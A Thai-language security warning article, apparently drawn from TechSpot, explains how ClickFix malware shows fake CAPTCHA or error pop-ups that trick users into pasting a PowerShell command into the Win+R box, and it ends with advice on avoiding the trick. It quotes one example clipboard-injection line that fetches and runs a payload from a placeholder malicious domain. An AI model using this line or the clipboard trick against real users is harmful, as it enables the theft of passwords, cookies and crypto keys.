เตือนภัย มัลแวร์ ClickFix ปลอมเป็น CAPTCHA หลอกเหยื่อกด Win+R รันคำสั่งผ่าน PowerShell แอบขโมยรหัสผ่านและคุกกี้ไปแบบไม่รู้ตัว

เคยไหมครับ เวลาเรากดเข้าเว็บอ่านข่าว เว็บดูข้อมูล หรือเว็บดาวน์โหลดโปรแกรมบางอย่าง มักจะมีหน้าจอ CAPTCHA ขึ้นแจ้งเตือนให้ติ๊กถูกว่า เราไม่ใช่ Robot
แน่นอนว่า คนส่วนใหญ่เริ่มที่จะชินกับหน้าจอยืนยันนี้ และเมื่อมันปรากฏขึ้น เรามักจะกดยืนยันให้มันผ่านไปไวๆ เพื่อที่เราจะได้เข้าถึงเนื้อหาที่เราต้องการ ถูกไหม..
แต่นี้แหละคือจุดอ่อนที่ทำให้มัลแวร์ตัวใหม่อย่าง ClickFix ระบาดหนักครับ ซึ่งแฮกเกอร์ได้ใช้จุดอ่อนนี้ แพร่กระจายมัลแวร์อย่างรวดเร็ว โดยวิธีการของพวกเขาคือ
แฮกเกอร์จะเลือกเว็บไซต์ที่มีช่องโหว่ และมีทราฟฟิกสูง หรือแฝงตัวผ่านเครือข่ายโฆษณา แล้วฝังโค้ด JavaScript อันตรายลงในหน้าเว็บนั้น ทำให้ผู้ใช้ที่เข้ามาใช้งานเว็บไซต์ตามปกติไม่ทันสงสัยว่าโดเมนกำลังถูกควบคุมอยู่
เมื่อผู้ใช้โหลดหน้าเว็บ สคริปต์จะระงับการแสดงผลเนื้อหาจริงชั่วคราว และเรนเดอร์หน้าต่างปลอมทับหน้าจอเว็บนั้น ๆ พร้อมกับเลียนแบบอินเทอร์เฟซที่คนคุ้นเคย ไม่ว่าจะเป็น
– หน้าต่างตรวจสอบของ Cloudflare Turnstile หรือ Google reCAPTCHA
– ป๊อปอัปแจ้งเตือนระบบ เช่น เบราว์เซอร์เกิดข้อผิดพลาดในการแสดงผลแบบอักษร หรือ DNS Error
– พร้อมข้อความเร่งเร้า ให้เรา กดยืนยันเพื่อดำเนินการต่อ
และหากเรา กดปุ่มใดๆ บนป๊อปอัป (เช่น คลิกช่อง “I am not a robot” หรือปุ่ม “Fix Error”) โค้ดเบื้องหลังจะไม่ใช่การส่งค่า CAPTCHA แต่จะเรียกใช้ Web API ของเบราว์เซอร์ เช่น (อันนี้ตัวอย่างนะ) “navigator.clipboard.writeText(“powershell -w hidden -c (irm https://malicious-domain[.]com/payload | iex)”);”
แน่นอนว่า คนทั่วไปไม่มีทางรู้หรอกว่า ไอโค้ดบ้าๆ ด้านบน มันคืออะไร ซึ่งแท้จริงแล้ว มันคือสคริปต์ที่จะแอบเขียนคำสั่งอันตรายลงไปในคลิปบอร์ดของเครื่องเหยื่อทันทีโดยไม่แสดงให้เห็นบนจอ
แน่นอนว่า เบราว์เซอร์ยุคใหม่มีระบบ Sandbox ที่ขังโค้ดบนเว็บไม่ให้เข้าถึงไฟล์ในเครื่องได้ ทำให้แฮกเกอร์จึงจำเป็นต้องหลอกให้เหยื่อนำโค้ดนั้นออกมารันเอง ซึ่งหลังจากที่เรากดปุ่ม Fix Error หรือ I am not a robot มันก็จะเป็นการก๊อปโค้ดมาแล้ว หลังจากนั้น หน้าเว็บจะแสดงคำแนะนำทีละขั้นตอนเช่น
- กด Windows + R เพื่อเปิดหน้าต่าง Run ของ Windows
- กด Ctrl + V เพื่อวางสิ่งที่คัดลอกมา
- กด Enter เพื่อยืนยันคำสั่ง
ผู้ใช้ส่วนใหญ่ที่ไม่คุ้นเคยกับคำสั่งระดับระบบ จะมองเห็นเพียงตัวอักษรยาวๆ ที่คิดว่าเป็น รหัสโทเค็น สำหรับยืนยันตัวตน จึงกด Enter ไปโดยไม่ระแวง และทันทีที่กด Enter คำสั่งจะถูกส่งไปยังเชลล์ของระบบปฏิบัติการโดยตรง ซึ่งรอดพ้นการตรวจสอบความปลอดภัยในหลายๆ ขั้นตอนครับ
- ข้ามระบบคัดกรองเบราว์เซอร์ เพราะไม่มีการดาวน์โหลดไฟล์ผ่านตัวจัดการดาวน์โหลดของ Chrome/Edge จึงไม่ติดแฟล็ก Mark-of-the-Web (MOTW) ซึ่งปกติจะเตือนเวลาเปิดไฟล์แปลกปลอมจากอินเทอร์เน็ต
- ใช้เครื่องมือของระบบโจมตี เรียกใช้ PowerShell ดาวน์โหลดมัลแวร์จากเซิร์ฟเวอร์ภายนอก มารันในหน่วยความจำ RAM โดยตรง
- ปล่อยมัลแวร์ (เช่น Lumma, Stealc หรือ Vidar) ซึ่งจะกวาดข้อมูล Session Cookies, รหัสผ่านที่บันทึกไว้ในเบราว์เซอร์, Private Key ของกระเป๋าคริปโต และข้อมูลบัตรเครดิต ส่งกลับไปยังแฮกเกอร์ภายในเวลาไม่กี่วินาที
จุดแข็งที่ทำให้ ClickFix อันตรายกว่าวิธีดั้งเดิมคือ มันก้าวข้ามระบบความปลอดภัยของเบราว์เซอร์ได้อย่างสมบูรณ์ ไม่ต้องพึ่งพาการดาวน์โหลดไฟล์แปลกปลอมอย่าง .exe หรือ .zip ที่มักถูกบล็อกโดยระบบตรวจจับ
แต่ใช้วิธีเปลี่ยนผู้ใช้งานให้กลายเป็นสะพานเชื่อม นำคำสั่งอันตรายออกมารันผ่านเครื่องมือดั้งเดิมของระบบปฏิบัติการ (เช่น PowerShell หรือ Terminal) เข้าสู่หน่วยความจำโดยตรง ส่งผลให้โปรแกรมความปลอดภัยตรวจจับได้ยากมาก เพราะระบบมองว่านี่คือคำสั่งที่เจ้าของเครื่องยินยอมและกดรันด้วยตัวเองครับ
การป้องกัน ClickFix แทบทั้งหมดขึ้นอยู่กับการรู้ทันพฤติกรรม เพราะการโจมตีนี้จะสำเร็จได้ก็ต่อเมื่อ เราเป็นคนเปิดประตูและกดรันโค้ดด้วยตัวเอง ผู้ใช้ต้องยึดกฎเหล็กข้อเดียวเลยคือ ระบบตรวจสอบตัวตนอย่าง CAPTCHA หรือการแจ้งเตือนเว็บไซต์ของจริง ไม่มีทางสั่งให้เรากดปุ่ม Win + R, เปิด PowerShell, Command Prompt หรือ Terminal เด็ดขาด ถ้าเว็บไหนสั่งให้ทำ คือมิจฉาชีพ 100%
ที่มา : techspot